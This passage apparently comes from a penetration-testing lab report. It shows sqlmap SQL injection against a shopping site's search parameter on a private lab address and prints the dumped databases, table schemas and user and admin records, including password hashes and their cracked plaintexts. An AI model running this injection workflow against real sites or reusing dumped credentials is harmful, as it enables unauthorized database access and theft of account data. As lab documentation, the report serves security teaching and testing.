


Figure 42:Reg, SQL result pt2.




Figure 43:Reg, SQL result pt3.




Figure 44:Reg, SQL result pt4.




Figure 45:Reg, SQL result pt5.




Figure 46:Reg, SQL result pt6.




Figure 47:Search, SQL full command.

SQL_PATH	SCHEMA_NAME	CATALOG_NAME	DEFAULT_COLLATION_NAME	DEFAULT_CHARACTER_SET_NAME
NULL	information_schema	def	utf8_general_ci	utf8
NULL	aa2000	def	latin1_swedish_ci	latin1
NULL	bbdms	def	latin1_swedish_ci	latin1
NULL	bbjewels	def	latin1_swedish_ci	latin1
NULL	boat	def	latin1_swedish_ci	latin1
NULL	car2	def	latin1_swedish_ci	latin1
NULL	car_rental	def	latin1_swedish_ci	latin1
NULL	careerguidance	def	latin1_swedish_ci	latin1
NULL	carrental	def	latin1_swedish_ci	latin1
NULL	catering	def	latin1_swedish_ci	latin1
NULL	cdcol	def	latin1_swedish_ci	latin1
NULL	cman	def	latin1_swedish_ci	latin1
NULL	cp	def	latin1_swedish_ci	latin1
NULL	dadadsdb	def	latin1_swedish_ci	latin1
NULL	damu	def	latin1_swedish_ci	latin1
NULL	database	def	latin1_swedish_ci	latin1
NULL	edgedata	def	latin1_swedish_ci	latin1
NULL	greasy	def	latin1_swedish_ci	latin1
NULL	group13db	def	latin1_swedish_ci	latin1
NULL	hcpms	def	latin1_swedish_ci	latin1
NULL	healthcare	def	latin1_swedish_ci	latin1
NULL	hotel	def	latin1_swedish_ci	latin1
NULL	i2icustom	def	latin1_swedish_ci	latin1
NULL	icampus	def	latin1_swedish_ci	latin1
NULL	job	def	latin1_swedish_ci	latin1
NULL	jobberbase	def	latin1_swedish_ci	latin1
NULL	jobskee	def	latin1_swedish_ci	latin1
NULL	libsystem	def	latin1_swedish_ci	latin1
NULL	medallion	def	latin1_swedish_ci	latin1
NULL	mediportal_db	def	latin1_swedish_ci	latin1
NULL	mysql	def	latin1_swedish_ci	latin1
NULL	ocsdb	def	latin1_swedish_ci	latin1
NULL	ornament	def	latin1_swedish_ci	latin1
NULL	performance_schema	def	utf8_general_ci	utf8
NULL	phpmyadmin	def	utf8_bin	utf8
NULL	pizza_inn	def	latin1_swedish_ci	latin1
NULL	reservation	def	latin1_swedish_ci	latin1
NULL	restaurant	def	latin1_swedish_ci	latin1
NULL	school	def	latin1_swedish_ci	latin1
NULL	seattle	def	latin1_swedish_ci	latin1
NULL	shop	def	latin1_swedish_ci	latin1
NULL	shopping	def	latin1_swedish_ci	latin1
NULL	somstore	def	latin1_swedish_ci	latin1
NULL	storedb	def	latin1_swedish_ci	latin1
NULL	success	def	latin1_swedish_ci	latin1
NULL	test	def	latin1_swedish_ci	latin1
NULL	vision	def	latin1_swedish_ci	latin1
NULL	webfilemanager	def	latin1_swedish_ci	latin1
NULL	ws_db	def	latin1_swedish_ci	latin1

Figure 48:Search, SQL full command result.

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.1.10/search-result.php?product=product&search=" --data="product=1" --current-db --risk 3 --level 3 --tables
```

Figure 49:Search, SQL table command.




Figure 50:Search, SQL table result.




Figure 51:Search, SQL column command.






Figure 52:Search, SQL column result pt1.



```
Database: shopping
Table: products
[15 columns]
+-------------------------------+--------------+
| Column                        | Type         |
+-------------------------------+--------------+
| category                      | int(11)      |
| id                            | int(11)      |
| postingDate                   | timestamp    |
| productAvailability           | varchar(255) |
| productCompany                | varchar(255) |
| productDescription            | longtext     |
| productImage1                 | varchar(255) |
| productImage2                 | varchar(255) |
| productImage3                 | varchar(255) |
| productName                   | varchar(255) |
| productPrice                  | int(11)      |
| productPriceBeforeDiscount    | int(11)      |
| shippingCharge                | int(11)      |
| subCategory                   | int(11)      |
| updationDate                  | varchar(255) |
+-------------------------------+--------------+

Database: shopping
Table: productreviews
[9 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| value       | int(11)      |
| id          | int(11)      |
| name        | varchar(255) |
| price       | int(11)      |
| productId   | int(11)      |
| quality     | int(11)      |
| review      | longtext     |
| reviewDate  | timestamp    |
| summary     | varchar(255) |
+-------------+--------------+
```

Figure 53:Search, SQL column results pt2.



```
Database: shopping
Table: userlog
[6 columns]
+------------+---------------+
| Column     | Type          |
+------------+---------------+
| id         | int(11)       |
| loginTime  | timestamp     |
| logout     | varchar(255)  |
| status     | int(11)       |
| userEmail  | varchar(255)  |
| userip     | binary(16)    |
+------------+---------------+

Database: shopping
Table: wishlist
[4 columns]
+-------------+-----------+
| Column      | Type      |
+-------------+-----------+
| id          | int(11)   |
| postingDate | timestamp |
| productId   | int(11)   |
| userId      | int(11)   |
+-------------+-----------+

Database: shopping
Table: users
[16 columns]
+-----------------+---------------+
| Column          | Type          |
+-----------------+---------------+
| billingAddress  | longtext      |
| billingCity     | varchar(255)  |
| billingPincode  | int(11)       |
| billingState    | varchar(255)  |
| contactno       | bigint(11)    |
| email           | varchar(255)  |
| id              | int(11)       |
| name            | varchar(255)  |
| password        | varchar(255)  |
| regDate         | timestamp     |
| shippingAddress | longtext      |
| shippingCity    | varchar(255)  |
| shippingPincode | int(11)       |
| shippingState   | varchar(255)  |
| thumbnail       | varchar(100)  |
| updationDate    | varchar(255)  |
+-----------------+---------------+
```

Figure 54:Search, SQL column result pt3.






Figure 55:Search, SQL column results pt4.




```
Database: shopping
Table: ordertrackhistory
[4 entries]
+----+---------+-----------------------------------+------------+---------------------+
| id | orderId | remark                            | status     | postingDate         |
+----+---------+-----------------------------------+------------+---------------------+
| 1  | 3       | Order has been Shipped.           | in Process | 2017-03-10 19:36:45 |
| 2  | 1       | Order Has been delivered          | Delivered  | 2017-03-10 19:37:31 |
| 3  | 3       | Product delivered successfully    | Delivered  | 2017-03-10 19:43:04 |
| 4  | 4       | Product ready for Shipping        | in Process | 2017-03-10 19:50:36 |
+----+---------+-----------------------------------+------------+---------------------+
```

Figure 56:Search, SQL column data pt1.




```
Database: shopping
Table: subcategory
[11 entries]
+----+------------+--------------------+---------------------+-------------------------+
| id | categoryid | subcategory        | creationDate        | updationDate            |
+----+------------+--------------------+---------------------+-------------------------+
| 2  | 4          | Led Television     | 2017-01-26 16:24:52 | 26-01-2017 11:03:40 PM  |
| 3  | 4          | Television         | 2017-01-26 16:29:09 | <blank>                 |
| 4  | 4          | Mobiles            | 2017-01-30 16:55:48 | <blank>                 |
| 5  | 4          | Mobile Accessories | 2017-02-04 04:12:40 | <blank>                 |
| 6  | 4          | Laptops            | 2017-02-04 04:13:00 | <blank>                 |
| 7  | 4          | Computers          | 2017-02-04 04:13:27 | <blank>                 |
| 8  | 3          | Comics             | 2017-02-04 04:13:54 | <blank>                 |
| 9  | 5          | Beds               | 2017-02-04 04:36:45 | <blank>                 |
| 10 | 5          | Sofas              | 2017-02-04 04:37:02 | <blank>                 |
| 11 | 5          | Dining Tables      | 2017-02-04 04:37:51 | <blank>                 |
| 12 | 6          | Men Footwears      | 2017-03-10 20:12:59 | <blank>                 |
+----+------------+--------------------+---------------------+-------------------------+
```

Figure 57:Search, SQL column data pt2.




```
Database: shopping
Table: admin
[1 entry]
+----+----------------------------------------+----------+---------------------+-------------------------+
| id | password                               | username | creationDate        | updationDate            |
+----+----------------------------------------+----------+---------------------+-------------------------+
| 1  | 19edd12cbb120007b2c1215b02700e99 (arlene) | admin    | 2017-01-24 16:21:18 | 25-01-2017 12:05:43 AM  |
+----+----------------------------------------+----------+---------------------+-------------------------+
```

Figure 58:Search, SQL column data pt3.



```
Database: shopping
Table: users
[3 entries]
+----+-------------+-----------------+------------+--------------------------------------------------------------+-----------+-----------+-------------+-----------------+-------------+-----------------+
| id | name        | email           | regDate    | password                                                     | contactno | thumbnail | billingCity | billingState    | shippingCity | updationDate    | shippingState   |
| billingAddress | billingPincode | shippingAddress | shippingPincode |
+----+-------------+-----------------+------------+--------------------------------------------------------------+-----------+-----------+-------------+-----------------+-------------+-----------------+
| 1  | Steve Brown | hacklab@hacklab.com | 2017-02-04 19:30:50 | 7052cad6b415f4272c1986aa9a50a7c3 (hacklab)   | 999       | rick.jpg  | Dundee      | Tayside         | Dundee       | <blank>         | Tayside         |
| 1 Bell Street | 110092 | 1 Bell Street | 110001 |
| 2  | Tom Brown   | TomBrown@gmail.com | 2017-03-15 17:21:22 | 5c428d8875d2948607f3e3fe134d71b4             | 8285703355 | <blank>  | Dundee      | Tayside         | Arbroath     | <blank>         | Tayside         |
| 2 Brown Street | 1000 | 2 Brown Street | 1000 |
| 3  | something   | something@something | 2023-11-26 14:57:28 | 437b930db84b8079c2dd804a71936b5f (something) | 0         | <blank>   | <blank>     | <blank>         | <blank>      | <blank>         | <blank>         |
| <blank> | 0 | <blank> | 0 |
+----+-------------+-----------------+------------+--------------------------------------------------------------+-----------+-----------+-------------+-----------------+-------------+-----------------+
```

